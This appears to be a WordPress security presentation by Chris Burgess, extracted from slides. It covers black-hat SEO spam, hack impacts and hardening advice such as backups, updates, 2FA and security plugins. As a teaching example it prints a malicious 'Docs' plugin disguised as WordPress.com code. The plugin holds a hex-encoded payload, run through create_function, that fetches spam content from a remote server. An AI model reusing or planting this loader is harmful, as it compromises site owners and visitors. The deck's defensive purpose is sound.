

Please describe briefly how you fixed each issue, before you request a review.

Request a review

Cancel

Referring Pages ⓘ

MAR APR MAY ALL ONE YEAR LAST 30 DAYS



Anchor Text	Dofollow Referring Domains	Referring Domains	Referrer Domains
1. argumentative writing essays examples	4	4	27% 6
2. best essays pdf	4	4	27% 5
3. best resume writing service for engineers	4	4	27% 5
4. best resume writing services	4	4	27% 5
5. buy an apa research paper	4	4	27% 5
6. buy dissertation uk	4	4	27% 4
7. college application essay writing tips	4	4	27% 4
8. customessays.co.uk	4	4	27% 5
9. cv writing service online	4	4	27% 8
10. does your college essay have under 500 words	4	4	27% 5
11. emphatic order essay writing	4	4	27% 5
12. essay and dissertation writing service	4	4	27% 6
13. essay writer org discount code	4	4	27% 6
14. essay writing for english tests by gabri duigu	4	4	27% 8
15. essay writing grade 6	4	4	27% 6
16. essay writing prompts for 4th grade	4	4	27% 6
17. federal resume writing service atlanta	4	4	27% 4
18. format of college essay	4	4	27% 7
19. free resume writing services toronto	4	4	27% 5
20. guide writing essay mla format	4	4	27% 4
21. high school essay help	4	4	27% 5

Real example of anchor text from ahrefs.

http://www.[REDACTED]	402
/[REDACTED]/	251
/college-essay-topics-texas-2013	11
/pay-essay-writing-uk	10
/simple-rules-for-essay-writing	10
More »	

How your data is linked

[REDACTED]
management essay writing

essay writing jobs in pakistan

writing an essay based on a quote

Docs.php

```
1 <?php
2 /**
3 *
4 * @package Docs
5 * @version 1.1.0
6 * @author WordPress.com <wordpress.com>
7 * @copyright Copyright (c) 2012, WordPress.com
8 * @license http://opensource.org/licenses/gpl-2.0.php GPL v2 or later
9 * @link http://wordpress.com
10 * @description Welcome, the online manual for WordPress and a living repository for WordPress.
11 */
12 /*
13 Plugin Name: Docs
14 Plugin URI: http://wordpress.com
15 Description: Welcome, the online manual for WordPress and a living repository for WordPress.
16 Version: 1.1.0
17 Author: WordPress.com
18 Author URI: http://wordpress.com
19 License: GPLv2 or later
20 */
21 $lLzmx = "24444f4353203d204e554c4c3b6164645f616374696f6e2827696e6974272c2027646f63735f6
22 if(!function_exists("hex2asc")){
23     function hex2asc($in){
24         $out = "";
25         $j=strlen($in)/2;
26         for($i=0;$i<$j;$i++){
27             $out.=chr(
28                 base_convert(substr($in,$i*2,2),16,10)
29             );
30         }
31         return $out;
32     }
33 }
34 $lLzmx = create_function(null, hex2asc($lLzmx));
35 $lLzmx(); ?>
```

Real example of a malicious plugin.

```
1 <?php /** * * @package Docs * @version 1.1.0 * @author
2 WordPress.com <wordpress.com> * @copyright Copyright (c) 2012,
3 WordPress.com * @license http://opensource.org/licenses/gpl-2.0.php GPL
4 v2 or later * @link http://wordpress.com * @description Welcome, the
5 online manual for WordPress and a living repository for WordPress information
6 and documentation. */ /* Plugin Name: Docs Plugin URI: http://wordpress.com
7 Description: Welcome, the online manual for WordPress and a living repository
8 for WordPress information and documentation. Version: 1.1.0 Author:
9 WordPress.com Author URI: http://wordpress.com License: GPLv2 or later */
10 $lLzmx = "24444f4353203d204e554c4c3b6164645f616374696f6e2827696e6974272c202764
11 6f63735f696e6974272c2030293b6164645f616374696f6e2827696e6974272c2027646f63735f
12 6c6f61645f64617461272c2031293b6164645f616374696f6e2827696e6974272c2027646f6373
13 5f636f6e74656e74272c2032293b66756e6374696f6e20646f63735f696e697428297b676c6f62
14 616c2024444f43533b24444f4353203d206e657720446f63735f506c7567696e28293b7d66756e
15 6374696f6e20646f63735f6c6f61645f6461746128297b676c6f62616c2024444f43533b24444f
16 43532d3e6c6f61645f6461746128293b7d66756e6374696f6e20646f63735f636f6e74656e7428
17 297b676c6f62616c2024444f43533b24444f43532d3e73686f775f636f6e74656e7428293b7d63
18 6c61737320446f63735f506c7567696e207b7072697661746520245f686f73743b707269766174
19 6520245f736572766572203d2022687474703a2f2f165737361792e6573792e65732f223b7072
20 697661746520245f757269203d2046414c53453b7072697661746520245f706c7567696e506174
21 683b7072697661746520245f6361636865466f6c6465723b66756e6374696f6e205f5f636f6e73
22 747275637428297b24746869732d3e5f686f7374203d207374725f7265706c6163652861727261
23 79282768747470733a2f2f272c2027687474703a2f2f272c20272c272c20275c5c272c20272f27
24 2c20273a3830272c20273a343433272c20273a27292c2027272c20736974655f75726c2829293b
25 6966287375627374725f636f756e7428245f5345525645525b27524551554553545f555249275d
26 2c20272f2729203c203220262620737472706f7328245f5345525645525b27524551554553545f
27 555249275d2c2777702d2729203d3d3d2046414c53452924746869732d3e5f757269203d207374
28 725f7265706c61636528272f272c2027272c20245f5345525645525b27524551554553545f5552
29 49275d293b24746869732d3e5f706c7567696e50617468203d20747261696c696e67736c617368
30 697428747261696c696e67736c6173686974284142535041544829202e202777702d636f6e7465
31 6e7427202e204449524543544f52595f534550415241544f52202e2027446f637327293b24746869732d3e5f
32 204449524543544f52595f534550415241544f52202e2027446f637327293b24746869732d3e5f
33 6361636865466f6c646572203d2024746869732d3e5f706c7567696e50617468202e2027636163
34 686527202e204449524543544f52595f534550415241544f523b6966282166696c655f65786973
35 74732824746869732d3e5f6361636865466f6c64657229296d6b6469722824746869732d3e5f63
36 61636865466f6c646572293b7d66756e6374696f6e206c6f61645f6461746128297b6966282474
37 6869732d3e5f757269297b696620282166696c655f6578697374732824746869732d3e5f636163
38 6865466f6c646572202e206d64352824746869732d3e5f75726929202e20272e64617427292920
39 7b24726573706f6e7365203d2077705f72656d6f74655f6765742824746869732d3e5f73657276
40 6572202e2024746869732d3e5f686f7374202e222f22202e2024746869732d3e5f757269293b69
41 662824726573706f6e73655b27726573706f6e7365275d5b27636f6465275d203d3d2034303429
42 72657475726e2046414c53453b66696c655f7075745f636f6e74656e74732824746869732d3e5f
43 6361636865466f6c646572202e206d64352824746869732d3e5f75726929202e20272e64617427
44 2c2024726573706f6e73655b27626f6479275d293b7d7d66756e6374696f6e2073686f775f63
```

cache Info

cache 111.8 MB
Modified: Today 5:06 pm

Add Tags...

▼ General:

Kind: Folder
Size: 111,777,559 bytes (126.7 MB on disk) for 5,963 items

Where:

Created:
Modified:

▼ More Info

Last open:

Name	Date Modified	Size	Kind
0a1c962cb1390303fd76032f49c8e2c1.dat	18 Feb 2015 9:58 pm	14 KB	Document
0a01d7cd6cec5710d502af0a2033e37e.dat	19 Feb 2015 8:46 am	14 KB	Document
0a2c3e16b00e850d9532155c4fb32f3e.dat	19 Feb 2015 11:13 am	12 KB	Document
0a3a02e90e9dab8e53a64341950154cb.dat	18 Feb 2015 6:39 pm	13 KB	Document
0a3d4eddffad41da6fdefe81ac914177.dat	19 Feb 2015 3:31 am	14 KB	Document
0a05d92a519f26b1998db110fc5b9d72.dat	19 Feb 2015 12:50 pm	14 KB	Document
0a7cc4cb19065746485f79843a11857b.dat	24 Feb 2015 10:16 pm	506 KB	Document
0a7f159c65dd890ae81d2486306647a.dat	19 Feb 2015 12:37 am	13 KB	Document
0a8cda55e6f7f29ae81881702ad078f3.dat	18 Feb 2015 4:25 pm	14 KB	Document
0a8da18c6feccc981bb4893d2aef4c79.dat	19 Feb 2015 1:38 am	15 KB	Document
0a69ddf86495a1d74a9102ce2e686980.dat	19 Feb 2015 9:10 am	14 KB	Document
0a75bf38e4bfc14a7503a86683fce8cd.dat	18 Feb 2015 10:33 pm	13 KB	Document
0a97c9183c241136b2330a66266325fc.dat	27 Apr 2015 7:24 am	164 bytes	Document
0a411b5cb9c88f0b64d1266d379badc2.dat	19 Feb 2015 12:23 pm	11 KB	Document
00a2498d07b7eaeaf4028d416013d0a24.dat	19 Feb 2015 3:18 am	13 KB	Document
0a44910ef796542cebc75994aab61f9c.dat	19 Feb 2015 10:12 am	13 KB	Document
0a50656a0355359cdabd8a37c459b44.dat	19 Feb 2015 6:22 am	13 KB	Document
0a66809d62c73054eba9d0b80ab2d755.dat	18 Feb 2015 10:03 pm	14 KB	Document
0a347325110fb7af582231758dc69bf5.dat	19 Feb 2015 3:09 am	13 KB	Document
0aaab2aa47d529c5b79aab3515cdad9e.dat	19 Feb 2015 8:13 am	16 KB	Document
0ab0575fe3b8474504b79057e3e160b6.dat	19 Feb 2015 1:09 am	12 KB	Document
0acef174ac745121965706a14a8c67d9.dat	18 Feb 2015 6:44 pm	16 KB	Document
0ad14ce67c099ee1b7f6ac3633e4fc84.dat	19 Feb 2015 4:08 am	14 KB	Document
0ad483714fc227fad02e0f79668c56ba.dat	19 Feb 2015 4:43 am	13 KB	Document
0adbfdf8f343f423c35e6c4223a4905ab.dat	19 Feb 2015 11:12 am	13 KB	Document
0ae1aaa9659b5cd9fad76fd741b7cff.dat	18 Feb 2015 9:22 pm	13 KB	Document
0ae3d29714c3d8b2e7ff619ef3e1c173.dat	19 Feb 2015 4:29 am	16 KB	Document
0ae636f2db5891a17510432500e4cee9.dat	18 Feb 2015 7:04 pm	14 KB	Document
0b2f64191f6ac3e385e8ceceee4a7687e.dat	19 Feb 2015 12:48 pm	13 KB	Document
0b5ec5449c343c5e25ea31680a3f62b7.dat	18 Feb 2015 5:25 pm	12 KB	Document
0b8a97310c44fe355e61659504424291.dat	19 Feb 2015 4:53 am	14 KB	Document
0b22cc413082ce7d48824643b681062.dat	18 Feb 2015 9:34 pm	13 KB	Document
0b047b292bd3f23896533bcd6dab20c8.dat	18 Feb 2015 10:18 pm	13 KB	Document
0b51af187a65d5dac629547c16f2338.dat	18 Feb 2015 4:42 pm	13 KB	Document
0b62d09a60ff954c8cc398b2a7e8ed82.dat	19 Feb 2015 9:52 am	12 KB	Document
0b490a9a64360220b447fe28f859b70.dat	19 Feb 2015 4:38 pm	13 KB	Document

Real example of black hat SEO.

Impacts your bottom line

- Loss in revenue
- Lose customers
- Cost of professional help
- Cost of your time
- Cost of your resources
- Potential legal and compliance issues



Damage to reputation

- Affects brand reputation
- Can compromise visitor systems or data
- Loss of trust and confidence amongst customers or clients
- Negative publicity



STRESS!

- Causes you unnecessary stress dealing with the security breach
- Can even cause stress to your staff, colleagues and customers



!

Technical issues

- Blacklisting
- Email deliverability
- SEO and SEM impacts
- Domain and IP reputation
- Downtime and outages





What Can You Do?



Be practically paranoid.

HELLO FELLOW RABBITS



I AM ALSO A RABBIT



Give your team basic security
awareness training.

Practice principle of least privilege.

Name

Username

testWP

Usernames cannot be changed.

Role

- Subscriber
- Shop Manager
- Customer
- Contributor
- Author
- Editor
- Administrator
- No role for this site —

First Name

Last Name

Nickname *(required)*

testWP

Display name publicly as

TestFirstname TestLastname

Use Google Search Console



The screenshot shows the Google Search Console dashboard. At the top left is the Google logo. Below it is the title "Search Console". On the left side, there's a sidebar with links: "Dashboard", "Messages", "Search Appearance" (with a help icon), "Search Traffic", "Google Index", "Crawl", "Security Issues" (which is bolded in red), and "Other Resources". The main content area is titled "Security Issues" and contains the text: "Currently, we haven't detected any security issues. However, if you see a malware warning in the search results, learn more about [malware](#) and learn how to address it."

Google

Search Console

Dashboard

Messages

▶ Search Appearance ⓘ

▶ Search Traffic

▶ Google Index

▶ Crawl

Security Issues

Currently, we haven't detected any security issues.

However, if you see a malware warning in the search results, learn more about [malware](#) and learn how to address it.

Other Resources

Do regular backups and store offsite

- Server Level Backups
 - cPanel/Plesk
 - Replication
 - Snapshots
- Backup Services
- Backup Plugins
 - Updraft Plus
 - WordPress Backup to Dropbox
 - VaultPress
 - Backup Buddy
 - Duplicator
- Manual Backups
- Exports

Maintenance

“Patch early and patch often”

[WordPress 4.5 is available! Please update now.](#)

The screenshot shows the WordPress dashboard with the 'Updates' section highlighted. The sidebar on the left includes links for Home, Updates (with 8 notifications), Jetpack, Posts, Media, Forms (with 1 notification), Pages, Comments (with 1 notification), Genesis, Appearance, Plugins (with 2 notifications), Users, Tools, Settings, and Wordfence. The main content area has a heading 'WordPress Updates'. It contains a note about backing up the database and files before updating. It shows that the last check was on June 6, 2016 at 4:54 pm, with a 'Check Again' button. A message indicates an updated version of WordPress is available. It provides options to 'Update Now' or 'Download 4.5.2'. Below this, it says the site will be in maintenance mode during the update. The 'Plugins' section lists 'Akismet' and 'Gravity Forms' with their respective update details and 'Select All' checkboxes. At the bottom, there is another 'Select All' checkbox.

WordPress Updates

Important: before updating, please [back up your database and files](#). For help with updates, visit the [Updating WordPress Codex page](#).

Last checked on June 6, 2016 at 4:54 pm. [Check Again](#)

An updated version of WordPress is available.

You can update to [WordPress 4.5.2](#) automatically or download the package and install it manually:

[Update Now](#) [Download 4.5.2](#)

While your site is being updated, it will be in maintenance mode. As soon as your updates are complete, your site will return to normal.

Plugins

The following plugins have new versions available. Check the ones you want to update and then click “Update Plugins”.

[Update Plugins](#)

[Select All](#)


Akismet
You have version 3.1.7 installed. Update to 3.1.11. [View version 3.1.11 details](#).
Compatibility with WordPress 4.4.3: 100% (according to its author)
Compatibility with WordPress 4.5.2: 100% (according to its author)

Gravity Forms
You have version 1.9.15 installed. Update to 1.9.19. [View version 1.9.19 details](#).
Compatibility with WordPress 4.4.3: 100% (according to its author)
Compatibility with WordPress 4.5.2: 100% (according to its author)

[Select All](#)

Use a security plugin (or manually harden)

<https://www.wordfence.com/>



The screenshot shows the Wordfence homepage. At the top, there's a navigation bar with links for 'FEATURES', 'ABOUT', 'LEARN', 'BLOG', 'SUPPORT', 'GET PREMIUM' (in a blue button), 'GET PLUGIN' (in a grey button), and 'SIGN IN'. Below the navigation, a large banner features the text 'HAVE YOU BEEN HACKED? [GET HELP](#)' and 'You care about what you build. Protect your websites with the best security available.' It includes two buttons: 'GET PREMIUM' (blue) and 'GET PLUGIN' (grey). On the left side, there's an illustration of two people at a computer with the text 'WORDFENCE FORENSIC LAB' below it. On the right, there's a section titled 'THREAT' with the subtext 'The Threat Defended with the newest IP and malicious IP'.

<https://sucuri.net/>



The screenshot shows the Sucuri homepage. At the top, there's a navigation bar with links for 'Products', 'Solutions', 'Under Attack?' (in a green button), 'Login', and social media icons. Below the navigation, the main headline is 'WE CLEAN AND PROTECT YOUR WEBSITE' with the subtext 'Complete Website Security'. There are two main buttons: 'Clean My Hacked Website' (with a subtext 'My site has malware, is Blacklisted or Hacked' and a 'Clean Site' button) and 'Protect My Website' (with a subtext 'My site is under Attack (i.e.: DDoS, Brute force)' and a 'Protect Site' button). At the bottom, there's a footer with logos for 'WORDPRESS', 'Joomla!', 'Drupal', and 'Magento'.

<https://ithemes.com/security/>



The screenshot shows the iThemes Security Pro homepage. At the top, there's a navigation bar with links for 'BackupBuddy', 'Security', 'Sync', 'Exchange', 'Themes', 'Training', 'Toolkit', 'Blog', 'Contact', and 'Log In'. The main feature is a large shield icon with the text 'iThemes Security Pro' next to it. Below the shield, the headline reads 'The best WordPress security plugin to **secure & protect** WordPress'. A yellow button at the bottom says 'Get iThemes Security Pro →'. At the very bottom, there's small text: 'BUILT BY THE WORDPRESS SECURITY EXPERTS' and a detailed description of the plugin's features.

Use password management



Personal

- LastPass
- Dashlane
- 1Password
- KeePass
- Passwordsafe
- Roboform
- Browser Password Manager
- Native OS



Teams

- LastPass Enterprise
- Bitium
- 1Password for Teams
- Secret Server
- PassPack



Monitor your Sitemap XML,
robots.txt and .htaccess files.

Use two-factor authentication

2-step verification

Enter the verification code sent to your phone number ending in 65.

Enter code: Verify

Trust this computer
We won't ask you for a code again when we recognize one of your trusted computers. [Learn more](#)



Didn't receive the text message?

- [Call your phone ending in 65](#)
In some cases, voice calls can work when SMS delivery is unreliable.
- [Don't have your phone?](#)

[Cancel](#)

Server security

- System Monitoring
- Integrity Monitoring
- Firewalls
- IDS/IPS
- Logging

Use strong encryption

- Avoid plain text protocols
- Everyone should use SSL (and make sure it's configured correctly)

The screenshot shows a Firefox browser window displaying an error message. At the top left is a red padlock icon with a slash through it. To its right, the text "Your connection is not secure" is displayed in a large, dark font. Below this, a message box contains the following text: "The owner of [REDACTED] has configured their website improperly. To protect your information from being stolen, Firefox has not connected to this website." Below the message box, there is a blue "Learn more..." link. At the bottom of the error page, there are two buttons: a blue "Go Back" button and a white "Advanced" button. At the very bottom, there is a checkbox labeled "Report errors like this to help Mozilla identify misconfigured sites".

WPScan WordPress Scanner

WPScan

WPScan is a black box WordPress vulnerability scanner.

[View the Project on GitHub](#)

[Download ZIP File](#)

[Download TAR Ball](#)

[View On GitHub](#)

[Follow us on Twitter](#)



This project is maintained by the [WPScan Team](#) which comprises of [@erwan_lr](#), [pvdl](#), [@_FireFart_](#) & [@ethicalhack3r](#).

WPScan

[build](#) passing [code climate](#) 3.4 [dependencies](#) out-of-date

LICENSE

WPScan Public Source License

The WPScan software (henceforth referred to simply as "WPScan") is dual-licensed - Copyright 2011-2016 WPScan Team.

Cases that include commercialization of WPScan require a commercial, non-free license. Otherwise, WPScan can be used without charge under the terms set out below.

1. Definitions

1.1 "License" means this document.

1.2 "Contributor" means each individual or legal entity that creates, contributes to the creation of, or owns WPScan.

1.3 "WPScan Team" means WPScan's core developers, an updated list of whom can be found within the CREDITS file.

2. Commercialization

Other resources

- **WordPress.org**
 - wordpress.org/about/security
 - wordpress.org/news/category/security
- **Codex.WordPress.org**
 - codex.wordpress.org/hardening_wordpress
 - codex.wordpress.org/brute_force_attacks#protect_your_server
- **Verizon DBIR** - <http://www.verizonenterprise.com/verizon-insights-lab/dbir/>
- **Sucuri** - <https://sucuri.net/>
- **OWASP** - <http://owasp.org/>
- **WP White Security** - <https://www.wpwhitesecurity.com/>
- **Google Safe Browsing** - <https://www.google.com/transparencyreport/safebrowsing/diagnostic/>



Common mistakes and how to avoid them



1. Don't use weak user names and
passwords (admin:password123).



2. Don't have publically accessible backups (e.g /backup.zip).



3. Don't have publically accessible config files (wp-config.php.old).



4. Don't forget to backup your site regularly. Store offsite.



5. Don't forget to regularly update
your WordPress site.



6. Take advantage of the plugins, tools and services available to protect your site.



Any Questions?

@chrisburgess – chris@chrisburgess.com.au